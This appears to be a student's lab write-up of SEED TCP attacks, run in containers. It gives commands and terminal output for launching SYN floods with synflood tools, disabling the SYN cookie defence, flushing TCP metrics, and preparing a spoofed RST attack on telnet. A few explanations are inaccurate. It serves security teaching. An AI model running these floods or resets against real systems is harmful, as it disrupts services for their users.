TCP ATTACK LAB

Contents

Lab Setup

Please download the Labsetup.zip file from the below link to your VM, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment.

https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip

In this lab, we need to have at least three machines. We use containers to set up the lab environment.

We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN.

Students can also use three virtual machines for this lab, but it will be much more convenient to use containers.

Note: When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. Hence it is advisable for you to place your respective

codes in the “volumes” folder directly (using gedit for example).

Lab Overview

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed.

In this lab, students will conduct several attacks on TCP. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

The required codes have already been provided with the lab setup.





Figure 1: Lab environment setup

Victim Machine - 10.9.0.5



Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP addresses or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that have finished SYN, SYN-ACK, but have not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connections. Figure 1 illustrates the attack




Figure 1

In this task, we will attack the queue maintaining the SYN information in the victim machine. Using the below command, we can get the current size of the **victim's** queue for half-opened connections.

Command:

 # sysctl net.ipv4.tcp_max_syn_backlog

```
victim:PES1UG20CS243:Mahika:/
#>sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
```

We can see that the size of the queue is 256 bytes

Using the below command, we turn off the SYN cookie countermeasure in the **victim** machine.

Command:

 # sysctl -w net.ipv4.tcp_syncookies=0

```
victim:PES1UG20CS243:Mahika:/
#>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

SYN cookies are turned off as they are a countermeasure to prevent SYN flooding attacks.

To check the usage of the queue before the attack, perform the below on the victim's machine

Command:

 # netstat -tna

```
victim:PES1UG20CS243:Mahika:/
#>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41987        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
victim:PES1UG20CS243:Mahika:/
#>
```

We can see that the queue has no established connections and is listening for more connections.

Task 1.1: Launching the Attack Using Python

We provide a Python program called **synflood.py**, this code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Students should finish the code and then use it to launch the attack on the target machine:

The IFACE '**' has to be filled by the students in accordance with their respective machine configurations in order to run.**

Step 1 - Execute the below command on the Attacker Machine

Command:

python3 synflood.py

- Use **netstat -tna** on the Victim Machine to view the connection queue, and take a **screenshot** of the same.

```
victim:PES1UG20CS243:Mahika:/
#>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41987        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             114.38.251.69:21920     SYN_RECV
tcp        0      0 10.9.0.5:23             206.217.40.86:46633     SYN_RECV
tcp        0      0 10.9.0.5:23             130.106.25.113:17543    SYN_RECV
tcp        0      0 10.9.0.5:23             97.108.162.42:42579     SYN_RECV
tcp        0      0 10.9.0.5:23             204.181.100.16:50889    SYN_RECV
tcp        0      0 10.9.0.5:23             181.87.168.188:36958    SYN_RECV
tcp        0      0 10.9.0.5:23             166.115.94.228:13306    SYN_RECV
tcp        0      0 10.9.0.5:23             102.27.220.254:41107    SYN_RECV
tcp        0      0 10.9.0.5:23             112.127.255.41:50186    SYN_RECV
tcp        0      0 10.9.0.5:23             102.36.238.191:18847    SYN_RECV
tcp        0      0 10.9.0.5:23             58.148.146.42:49696     SYN_RECV
tcp        0      0 10.9.0.5:23             26.228.50.197:40382     SYN_RECV
tcp        0      0 10.9.0.5:23             77.14.251.98:63467      SYN_RECV
tcp        0      0 10.9.0.5:23             71.228.179.75:53406     SYN_RECV
tcp        0      0 10.9.0.5:23             183.49.178.190:62851    SYN_RECV
tcp        0      0 10.9.0.5:23             25.234.42.60:31041      SYN_RECV
tcp        0      0 10.9.0.5:23             136.89.147.124:24176    SYN_RECV
tcp        0      0 10.9.0.5:23             16.242.139.75:38415     SYN_RECV
tcp        0      0 10.9.0.5:23             190.139.104.117:63774   SYN_RECV
tcp        0      0 10.9.0.5:23             203.28.53.12:34         SYN_RECV
tcp        0      0 10.9.0.5:23             44.128.91.111:47262     SYN_RECV
tcp        0      0 10.9.0.5:23             200.124.6.158:22329     SYN_RECV
tcp        0      0 10.9.0.5:23             156.53.118.167:16601    SYN_RECV
tcp        0      0 10.9.0.5:23             147.9.227.162:44310     SYN_RECV
tcp        0      0 10.9.0.5:23             1.167.213.71:55075      SYN_RECV
tcp        0      0 10.9.0.5:23             36.62.198.33:55754      SYN_RECV
tcp        0      0 10.9.0.5:23             17.226.99.43:35325      SYN_RECV
tcp        0      0 10.9.0.5:23             121.81.43.171:7336      SYN_RECV
tcp        0      0 10.9.0.5:23             185.76.126.165:17718    SYN_RECV
tcp        0      0 10.9.0.5:23             187.117.121.221:32107   SYN_RECV
tcp        0      0 10.9.0.5:23             17.83.171.224:14128     SYN_RECV
tcp        0      0 10.9.0.5:23             65.233.87.58:41207      SYN_RECV
tcp        0      0 10.9.0.5:23             162.231.42.244:6878     SYN_RECV
```

After launching the attack, we can see that there is a large number of half-opened TCP connections, waiting for SYN-ACK packets.


Let the attack run for **at least one minute,** then try to **telnet into the victim machine using another Host (User 1 - 10.9.0.6)**, and see whether you can succeed.

Step 2 - Establish a fresh Telnet Connection between the **Victim and User 1**

Command:

- On User 1

 # telnet 10.9.0.5



Telnet connection failed on first attempt.

In case the Telnet connection is established (failure), proceed as directed below and retry.

This failure occurs as the operating system reserves 1/4th of the queue for proven destinations when SYN cookies are disabled. Hence we change the size of the queue. The reserved connections are used for the cached entries (10.9.0.6 host in this case) and hence the SYN flooding attack does not take effect.

In case of failure:

Execute the below commands on the Victim Machine:

- The size of the queue can be adjusted using the following command:

  # sysctl -w net.ipv4.tcp_max_syn_backlog=80

```
victim:PES1UG20CS243:Mahika:/
#>sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
victim:PES1UG20CS243:Mahika:/
#>
```

- This is due to a mitigation of the kernel: TCP reserves one-fourth of the backlog queue for "proven destinations" if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. **To remove the effect of this mitigation method, we can run the following commands on the Victim Machine -**

  # **ip tcp_metrics show**
  # ip tcp_metrics flush

```
victim:PES1UG20CS243:Mahika:/
#>ip tcp_metrics show
10.9.0.6 age 123.380sec source 10.9.0.5
victim:PES1UG20CS243:Mahika:/
#>ip tcp_metrics flush
victim:PES1UG20CS243:Mahika:/
#>
```

The cached entry of the 10.9.0.6 host is removed.

Now retry the previously mentioned steps, <u>the attack should work.</u>

After applying theses steps:

```
user-1:PES1UG20CS243:Mahika:/
#>telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user-1:PES1UG20CS243:Mahika:/
#>
```

Attack is successful.

Task 1.2: Launching the Attack Using C

Other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough. We can achieve that using C.

Please compile the program on the **HOST VM** and then launch the attack on the target container.

Command:

- Compile the code on the host VM

  $ gcc -o synflood synflood.c

```
PES1UG20CS243:mahika:~/.../Labsetup$>cd volumes
PES1UG20CS243:mahika:~/.../volumes$>gcc -o synflood synflood.c
PES1UG20CS243:mahika:~/.../volumes$>
```

Note - Before launching the attack, please restore the queue size to its original value on the Victim Machine.

Command:

 # sysctl -w net.ipv4.tcp_max_syn_backlog=128

```
victim:PES1UG20CS243:Mahika:/
#>sysctl -w net.ipv4.tcp_max_syn_backlog=256
net.ipv4.tcp_max_syn_backlog = 256
victim:PES1UG20CS243:Mahika:/
#>
```

Then To launch the attack -

Command:

- Launch the attack from the attacker container

 # synflood 10.9.0.5 23

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>synflood 10.9.0.5 23
```

Now try to establish a Telnet Connection between the Victim and User 1

Command:

- On User 1

 # telnet 10.9.0.5

```
user-1:PES1UG20CS243:Mahika:/
#>telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user-1:PES1UG20CS243:Mahika:/
#>
```

SYN flood attack is successful.

Task 1.3: Enable the SYN Cookie Countermeasure

Please enable the SYN cookie mechanism, run your attacks (the above tasks) again, and compare the results with screenshots.

Using the below command, we turn **on** the SYN cookie countermeasure in the **victim** machine.


Command:

 # sysctl -w net.ipv4.tcp_syncookies=1

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>
```

SYN cookies are enabled.

```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>python3 synflood.py
```



The attack was unsuccessful due to SYN cookies being enabled.

Run the below commands on the victim container -

 # sysctl -w net.ipv4.tcp_syncookies=0

```
victim:PES1UG20CS243:Mahika:/
#>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim:PES1UG20CS243:Mahika:/
#>
```

 # sysctl -w net.ipv4.tcp_max_syn_backlog=128

```
victim:PES1UG20CS243:Mahika:/
#>sysctl -w net.ipv4.tcp_max_syn_backlog=256
net.ipv4.tcp_max_syn_backlog = 256
victim:PES1UG20CS243:Mahika:/
#>
```


Task 2: TCP RST Attacks on Telnet Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection.

To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to **break** an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B. (Make sure the telnet connection is working by executing ‘ls’ before).

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “host 10.9.0.5 and tcp port 23”.

Step 2: Telnet into the Victim from the User, and capture the packets on Wireshark. Take a screenshot of the same (Wireshark and Terminal)




We can see the TELNET packets and the data transmitted.

To establish a Telnet Connection between the Victim and User 1

Command:

- On User 1

 # telnet 10.9.0.5



TELNET connection is established.

Note for all tasks from now on - ensure the Telnet Connection works, by trying out the 'ls' command when you're logged on remotely from the user terminal.

Step 3: TCP RST Attack

We now start over and establish a fresh Telnet Connection between the Victim and User 1

Command:

- On User 1

 # telnet 10.9.0.5

Now using **Wireshark (check the latest packet captured after telnet)** we are required to fill the below parameters in our **reset.py** code.


- You are required to fill the following in the reset.py code

- The source port

- The destination port (23)

- The next sequence number

- iface



Using wireshark packet capture we obtain the source port, destination port, and next sequence number, in order to launch the Reset attack. We need the next sequence number as the spoofed packet will have the sequence number as the next sequence number, as the victim is expecting an ACK packet with the same sequence number as the next sequence number.

reset.py
~/Desktop/lab4-tcp/Labsetup/volumes

